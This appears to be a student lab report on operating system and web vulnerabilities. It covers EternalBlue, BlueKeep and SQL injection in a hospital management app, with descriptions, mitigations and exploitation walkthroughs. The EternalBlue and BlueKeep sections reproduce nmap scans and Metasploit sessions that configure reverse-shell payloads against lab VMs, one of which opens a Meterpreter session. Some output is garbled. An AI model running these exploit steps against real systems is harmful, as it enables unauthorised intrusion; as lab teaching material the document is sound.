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1 Abstract

This paper focuses on the vulnerabilities present in windows systems and one database vulnerability. The operating system serves as the fundamental framework for any computing infrastructure. Due to the presence of several vulnerabilities which harm successful operation , it is imperative to address and rectify them promptly. In this scenario, comprehending and addressing the vulnerability is a crucial aspect in maintaining a prosperous organization.

This study offers a detailed overview of vulnerabilities in operating systems, their possible impact, and recommended mitigation strategies to uphold the principles of Confidence, Integrity, and Availability (CIA).

2 Introduction

Topic – Operating System Vulnerabilities

The operating system serves as the fundamental framework for computing infrastructures. The advancement of computer technology has led to an increase in the intricacy of operating systems. Simultaneously, a multitude of vulnerabilities are emerging. The mitigation of vulnerabilities in the operating system has proven challenging due to its inherent complexity.

However, the identification, assessment, and mitigation of risks are crucial components. Numerous experts are actively engaged in addressing this issue. The Common Vulnerabilities and Exposures (CVE) framework serves as the established approach for cataloging and monitoring security vulnerabilities identified during the remediation process. Each Common Vulnerabilities and Exposures (CVE) entry offers a distinct identifier, a comprehensive description of the vulnerability, information regarding the affected system or software, and recommended remedial actions. Vulnerabilities include defects, design flaws or configuration errors.



3 CVE identification

CVE	Vendor	Affected products	Patch information
CVE – 2022-38637	[Hospital Management System Project]	Hospital Management System (HMS) v1.0 application.	HMS v1.0.1
CVE-2019-0708	Microsoft	Windows XP Windows Server 2003 Windows Vista Windows Server 2008 Windows 7 Windows Server 2008 R2	Windows XP: KB4509037 Windows Server 2003: KB4509038 Windows Vista: KB4509033 Windows Server 2008: KB4509035 Windows 7: KB4509033 Windows Server 2008 R2: KB4509034
CVE-2017-0144	Microsoft	Microsoft Windows 7 SP1 and later Microsoft Windows Server 2008 SP2 and later Samba versions before 4.7.6 VMWare ESXi versions before 6.0 Oracle VirtualBox versions before 5.1.22 Citrix XenServer versions before 6.5 SP1 Huawei FusionSphere versions before 2017-C01	Windows 7 SP1 and later: KB4012212 Windows Server 2008 SP2 and later: KB4012213 Windows 10 and later: KB4012606 Samba versions before 4.7.6: Upgrade to 4.7.6 or later VMWare ESXi versions before 6.0: Upgrade to 6.0 or later Oracle VirtualBox versions before 5.1.22: Upgrade to 5.1.22 or later Citrix XenServer versions before 6.5 SP1: Upgrade to 6.5 SP1 or later Huawei FusionSphere versions before 2017-C01: Upgrade to 2017-C01 or later

4 Research Findings

4.1 CVE-2017-0144

CVE-2017-0144, often known as Eternal Blue, is a remote code execution vulnerability in the Server Message Block (SMB) protocol, which allows computers to share files and resources across a network. The Shadow Brokers group discovered Eternal Blue and made it public in April 2017. EternalBlue takes use of a flaw in the way SMBv1 handles specially crafted queries. An attacker can transmit a rogue SMBv1 packet to a vulnerable machine, causing it to run arbitrary code. This could provide the attacker access to the machine, allowing them to install malware or steal data. Eternal Blue was utilized in a variety of high-profile cyberattacks, including the May 2017 WannaCry ransomware campaign and the June 2017 Not Petya ransomware assault. These attacks cost billions of dollars.

When the process is considered,

- The attacker crafts a specially constructed SMBv1 packet that exploits the Eternal Blue vulnerability.
- The attacker sends the packet to the vulnerable system.
- The vulnerable system processes the packet, causing a buffer overflow.
- The attacker's code is executed on the vulnerable system.

4.1.1 Summary

Type – Remote code execution

Affected software –

- Microsoft Windows 7, 8, 8.1, 10, Server 2008, Server 2008 R2, Server 2012, Server 2012 R2, and Server 2016
- Samba versions older than 4.7.6
- VMWare ESXi versions older than 6.0
- Oracle VirtualBox versions older than 5.1.22
- Citrix XenServer versions older than 6.5 SP1
- Huawei FusionSphere versions older than 2017-C01

Discovery date – 14th of April 2017

4.1.2 Impact

A successful exploit of Eternal Blue can allow an attacker to:

- Remotely execute arbitrary code on the vulnerable system
- Install malware.

- Steal data
- Disrupt the system.

4.1.3 Mitigation

To mitigate the risk of Eternal Blue, users should:

- Disable SMBv1
- Install the latest security patches for their operating system.
- Use a firewall to block SMBv1 traffic.
- Use a network security solution that can detect and block Eternal Blue attacks.

4.1.4 Exploitation

```
(tharu@kali)-[~]
$ nmap 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-29 17:01 +0530
Nmap scan report for 192.168.1.1 (xqueman-1800-1-ethernet)
Host is up (0.0034s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http

Nmap scan report for 192.168.1.7
Host is up (0.0073s latency).
All 1000 scanned ports on 192.168.1.7 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.1.18
Host is up (0.0023s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
1028/tcp  open  unknown
1029/tcp  open  ms-lsa
1030/tcp  open  iad1
3389/tcp  open  ms-wbt-server

Nmap scan report for 192.168.1.19
Host is up (0.00023s latency).
All 1000 scanned ports on 192.168.1.19 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (4 hosts up) scanned in 61.02 seconds
```

- Nmap scan has conducted in order to identify the target.

[illegible]

```
msf6 > search eternalblue
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Win
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSyne
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSyne
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execut

Interact with a module by name or index. For example `info 4`, use `4` or use `exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
```

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```


- Then after Opened the Metasploit framework and search for eternal blue vulnerability and used auxiliary module to determine whether the target is vulnerable to the CVE.

```
(tharu@kali)-[~]
$ sudo nmap -sSV -O 192.168.1.18
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-29 17:10 +0530
Nmap scan report for 192.168.1.18
Host is up (0.0016s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1025/tcp  open  msrpc          Microsoft Windows RPC
1026/tcp  open  msrpc          Microsoft Windows RPC
1027/tcp  open  msrpc          Microsoft Windows RPC
1028/tcp  open  msrpc          Microsoft Windows RPC
1029/tcp  open  msrpc          Microsoft Windows RPC
1030/tcp  open  msrpc          Microsoft Windows RPC
3389/tcp  open  ms-wbt-server?
MAC Address: 08:00:27:37:FC:3E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: THARU-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.04 seconds
```

- As the show options gives the details that the port 445 should be opened, I have conducted Nmap again to check whether it is open.
- The RHOST value should be set with the remote machine IP and it's high time to run the module.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show info
```

Name: MS17-010 SMB RCE Detection
Module: auxiliary/scanner/smb/smb_ms17_010
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Sean Dillon <sean.dillon@risksense.com>
Luke Jennings

Check supported:
No

Basic options:

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS	192.168.1.18	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass	.	no	The password for the specified username
SMBUser	.	no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

Description:
Uses information disclosure to determine if MS17-010 has been patched or not. Specifically, it connects to the IPC\$ tree and attempts a transaction on FID 0. If the status returned is "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the MS17-010 patch.

If the machine is missing the MS17-010 patch, the module will check for an existing DoublePulsar (ring 0 shellcode/malware) infection.

This module does not require valid SMB credentials in default server configurations. It can log on as the user "\\\\" and connect to IPC\$.

References:
<https://nvd.nist.gov/vuln/detail/CVE-2017-0143>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0144>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0145>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0146>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0147>
<https://nvd.nist.gov/vuln/detail/CVE-2017-0148>
<https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010>
<https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html>

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

```
[+] 192.168.1.18:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x86 (32-bit)
[*] 192.168.1.18:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- Auxiliary module has return with the message that the target is likely vulnerable.

view the full module info with the `info`, or `info -d` command.

`sf6 exploit(windows/smb/ms17_010_eternalblue) > run`

```
*] Started reverse TCP handler on 192.168.1.22:4444
*] 192.168.1.21:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
+ ] 192.168.1.21:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64 bit)
*] 192.168.1.21:445 - Scanned 1 of 1 hosts (100% complete)
+ ] 192.168.1.21:445 - The target is vulnerable.
*] 192.168.1.21:445 - Connecting to target for exploitation.
+ ] 192.168.1.21:445 - Connection established for exploitation.
+ ] 192.168.1.21:445 - Target OS selected valid for OS indicated by SMB reply
*] 192.168.1.21:445 - CORE raw buffer dump (38 bytes)
*] 192.168.1.21:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
*] 192.168.1.21:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
*] 192.168.1.21:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
+ ] 192.168.1.21:445 - Target arch selected valid for arch indicated by DCE/RPC reply
*] 192.168.1.21:445 - Trying exploit with 12 Groom Allocations.
*] 192.168.1.21:445 - Sending all but last fragment of exploit packet
*] 192.168.1.21:445 - Starting non-paged pool grooming
+ ] 192.168.1.21:445 - Sending SMBv2 buffers
+ ] 192.168.1.21:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
*] 192.168.1.21:445 - Sending final SMBv2 buffers.
*] 192.168.1.21:445 - Sending last fragment of exploit packet!
*] 192.168.1.21:445 - Receiving response from exploit packet
+ ] 192.168.1.21:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
*] 192.168.1.21:445 - Sending egg to corrupted connection.
*] 192.168.1.21:445 - Triggering free of corrupted buffer.
*] Sending stage (200774 bytes) to 192.168.1.21
*] Meterpreter session 1 opened (192.168.1.22:4444 → 192.168.1.21:3486) at 2023-10-30 00:37:03 +0530
+ ] 192.168.1.21:445 - =====
+ ] 192.168.1.21:445 - -----WIN-----
+ ] 192.168.1.21:445 - =====
```

4.2 CVE-2019-0708

Unauthenticated attackers can use CVE-2019-0708, a severe vulnerability in the Remote Desktop Services (RDS) protocol, to remotely execute arbitrary code on susceptible systems. On May 14, 2019, the Microsoft Security Response Centre (MSRC) made the public aware of this issue.

The RDS authentication procedure contains a buffer overflow that is the source of the vulnerability. By submitting a well constructed authentication request to an RDS server that is susceptible, an attacker can take advantage of this vulnerability. The attacker can then run any code on the server if the server is able to authenticate the request.

Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2, and Windows Server 2016 are among the versions of Windows Server that are impacted by the vulnerability. Windows 7 and Windows 10 are similarly impacted, but only in the event that the Remote Desktop Service is active.

When the method of the attack is considered,

1. A vulnerable RDS server receives a specially crafted authentication request from the attacker.
2. The request for authentication is buffered by the server.
3. The buffer overflows when the attacker feeds the server more data.
4. The server's memory gets tainted by the overflowing buffer.
5. On the server, the attacker runs arbitrary code.

4.2.1 Summary

Type – Remote code execution

Affected software –

- Windows Server 2008
- Windows Server 2008 R2
- Windows Server 2012
- Windows Server 2012 R2
- Windows Server 2016
- Windows 7 with RDS enabled
- Windows 10 with RDS enabled.

Discovery date – 14th of May 2019

4.2.2 Impact

- Data theft
- Malware installation
- System takeover
- Network disruption

4.2.3 Mitigation

- Install the security updates released by Microsoft as soon as possible.
- Enable Network Level Authentication (NLA) on all RDS servers.
- Block TCP port 3389 at the firewall unless it is specifically needed.
- Implement least privilege access controls.
- Educate users about the risks of phishing attacks.

4.2.4 Exploitation

```
$ nmap 192.168.1.18
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-28 01:23 +0530
Nmap scan report for 192.168.1.18
Host is up (0.0028s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
1026/tcp   open  LSA-or-nterm
1027/tcp   open  IIS
1028/tcp   open  unknown
1029/tcp   open  ms-lsa
1030/tcp   open  iad1

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

- In order to identify the open ports which is in the target firstly Nmap scan was executed. As information on the CVE is gathered before, it was mentioned that the 3389 port should be opened. With the results of the Nmap it was cleared that the Windows 7 machine is not opened for 3389 port. Thus, I opened remote sharing option in target machine for exploitation and later found out after the setting the port 3389 is opened.


```

<session_id>
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search bluekeep

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep 2019-05-14      normal Yes    CVE-2019-0708 BlueKeep Micro
soft Remote Desktop RCE Check
1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-05-14      manual Yes    CVE-2019-0708 BlueKeep RDP R
emote Windows Kernel Use After Free

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce

msf6 > use 0
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > show info

Name: CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
Module: auxiliary/scanner/rdp/cve_2019_0708_bluekeep
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2019-05-14

Provided by:
National Cyber Security Centre
JaGoTu
zerosum0x0
Tom Sellers

Module stability:
crash-safe

Available actions:
Name      Description
-      -
Crash     Trigger denial of service vulnerability
=> Scan   Scan for exploitable targets

Check supported:
Yes

Basic options:
Name      Current Setting  Required  Description
-      -
RDP_CLIENT_IP  192.168.0.100  yes      The client IPv4 address to report during connect
RDP_CLIENT_NAME  rdesktop        no       The client computer name to report during connect, UNSET = random
RDP_DOMAIN      no              no       The client domain name to report during connect

```

- With the search results it's giving 2 modules it's essential to know what those mean. Auxiliary module gives the information whether the target is vulnerable to the mentioned CVE. I used 0 and run auxiliary module in order to get to know whether the machine is vulnerable. After using , the option show info gives the information on the above CVE. It gives general overview of the cve including name, module, license, Rank and disclosed date.


```

Name      Current Setting  Required  Description
--      -
RDP_CLIENT_IP  192.168.0.100    yes       The client IPv4 address to report during connect
RDP_CLIENT_NAME rdesktop         no        The client computer name to report during connect, UNSET = random
RDP_DOMAIN     no               no        The client domain name to report during connect
RDP_USER       no               no        The username to report during connect, UNSET = random
RHOSTS        yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         3389            yes       The target port (TCP)
THREADS       1               yes       The number of concurrent threads (max one per host)

Description:
This module checks a range of hosts for the CVE-2019-0708 vulnerability
by binding the MS_T120 channel outside of its normal slot and sending
non-DoS packets which respond differently on patched and vulnerable hosts.
It can optionally trigger the DoS vulnerability.

References:
https://nvd.nist.gov/vuln/detail/CVE-2019-0708
https://msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708
https://zerosum0x0.blogspot.com/2019/05/avoiding-dos-how-bluekeep-scanners-work.html

Also known as:
BlueKeep

View the full module info with the info -d command.

msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set RHOST 192.168.1.18
RHOST => 192.168.1.18
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > show options

Module options (auxiliary/scanner/rdp/cve_2019_0708_bluekeep):

Name      Current Setting  Required  Description
--      -
RDP_CLIENT_IP  192.168.0.100    yes       The client IPv4 address to report during connect
RDP_CLIENT_NAME rdesktop         no        The client computer name to report during connect, UNSET = random
RDP_DOMAIN     no               no        The client domain name to report during connect
RDP_USER       no               no        The username to report during connect, UNSET = random
RHOSTS        192.168.1.18    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         3389            yes       The target port (TCP)
THREADS       1               yes       The number of concurrent threads (max one per host)

Auxiliary action:

Name      Description
--      -

```

- In the module options RHOST value should be set into the IP of the target. And the Lport should be set with the value of the attacker's machine. When it is set, updated information can be found on under the show options. After the command auxiliary module has shown the results as the target is vulnerable.

```

Name      Description
--      -
Scan      Scan for exploitable targets

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[*] 192.168.1.18:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.18:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > use 1
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

Name      Current Setting  Required  Description
--      -
RDP_CLIENT_IP  192.168.0.100    yes       The client IPv4 address to report during connect
RDP_CLIENT_NAME ethdev         no        The client computer name to report during connect, UNSET = random
RDP_DOMAIN     no               no        The client domain name to report during connect
RDP_USER       no               no        The username to report during connect, UNSET = random
RHOSTS        yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         3389            yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.19    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic targeting via fingerprinting

View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.1.18

```

- As got to know target is vulnerable to the CVE, without further ado moved into the next module using command use 1 and set the RHOST value to the target's Ip.


```

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.1.18
RHOST => 192.168.1.18
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
--
Id  Name
--
0   Automatic targeting via fingerprinting
1   Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
3   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 14)
4   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15)
5   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15.1)
6   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
7   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
8   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

Name           Current Setting  Required  Description
--
RDP_CLIENT_IP  192.168.0.100   yes       The client IPv4 address to report during connect
RDP_CLIENT_NAME ethdev           no        The client computer name to report during connect, UNSET = random
RDP_DOMAIN     no              no        The client domain name to report during connect
RDP_USER       no              no        The username to report during connect, UNSET = random
RHOSTS         192.168.1.18    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          3389            yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

Name           Current Setting  Required  Description
--
EXITFUNC       thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.1.19    yes       The listen address (an interface may be specified)
LPORT          4444            yes       The listen port

Exploit target:

Id  Name
--
2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)

```

- Show target option shows the exploit targets. From above those I have chosen to target 2 as the target is within the virtual box.

```

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

Name           Current Setting  Required  Description
--
RDP_CLIENT_IP  192.168.0.100   yes       The client IPv4 address to report during connect
RDP_CLIENT_NAME ethdev           no        The client computer name to report during connect, UNSET = random
RDP_DOMAIN     no              no        The client domain name to report during connect
RDP_USER       no              no        The username to report during connect, UNSET = random
RHOSTS         192.168.1.18    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          3389            yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

Name           Current Setting  Required  Description
--
EXITFUNC       thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          192.168.1.19    yes       The listen address (an interface may be specified)
LPORT          4444            yes       The listen port

Exploit target:

Id  Name
--
2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)

View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > run

[*] Started reverse TCP handler on 192.168.1.19:4444
[*] 192.168.1.18:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.18:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.18:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.18:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.18:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.18:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.1.18:3389 - <-----| Entering Danger Zone |----->
[*] 192.168.1.18:3389 - Surfing channels ...
[*] 192.168.1.18:3389 - Lobbing eggs ...
[*] 192.168.1.18:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.1.18:3389 - <-----| Leaving Danger Zone |----->
[+] Exploit completed, but no session was created

```

- As the all details are set commanded to run.

4.3 CVE-2022-38637

There is a security flaw in Hospital Management System v1.0 known as CVE-2022-38637. Through the use of the Username and Password parameters, the vulnerability is linked to several SQL injection flaws that could enable an attacker to run arbitrary SQL commands and obtain unauthorized access to private information. With a CVSS severity rating of 7.5, this vulnerability is categorized as high severity. To stop unwanted access to private information, it's critical to patch all systems for known exploited vulnerabilities, such as this one.[8] [9][10][11] [12].

This CVE is associated with a time-based Blind SQL attack. A "time-based blind SQL injection" attack works by submitting a query to the database that forces it to wait for a preset amount of time. This CVE corresponds to a time-based Blind SQL attack. A time-based blind SQL injection attack is a form of SQL injection attack that involves submitting a SQL query to the database and forcing it to wait for a set amount of time before responding. The response time will tell the attacker if the query result is true or false.

This type of attack is frequently employed when the web application is configured to display generic error messages but has not mitigated the SQL injection-vulnerable code. In a time-based SQL injection, the attacker sends SQL queries to the database, forcing it to wait for a set length of time before responding. The response time will tell the attacker if the query result is true or false.

4.3.1 Summary

Type – Time blind SQL attack

Discovery date -22th August 2022

4.3.2 Impact


- Disclosure of sensitive data.
- Unauthorized access to the system.
- Denial of service attacks

4.3.3 Mitigation



- Apply the vendor- supplied patch.
- Input strong input validation and output encoding process.
- Apply web application firewall to filter malicious inputs.
- Regularly conduct vulnerability scan.

4.3.4 Exploitation

- First downloaded the Hospital management system database and code from the GitHub.
- And connected it to the ZAMPP server.[Placed the folder on htdocs under the XAAMP]



- Connected to the ZAMPP server by turning on Apache and MYSQL.



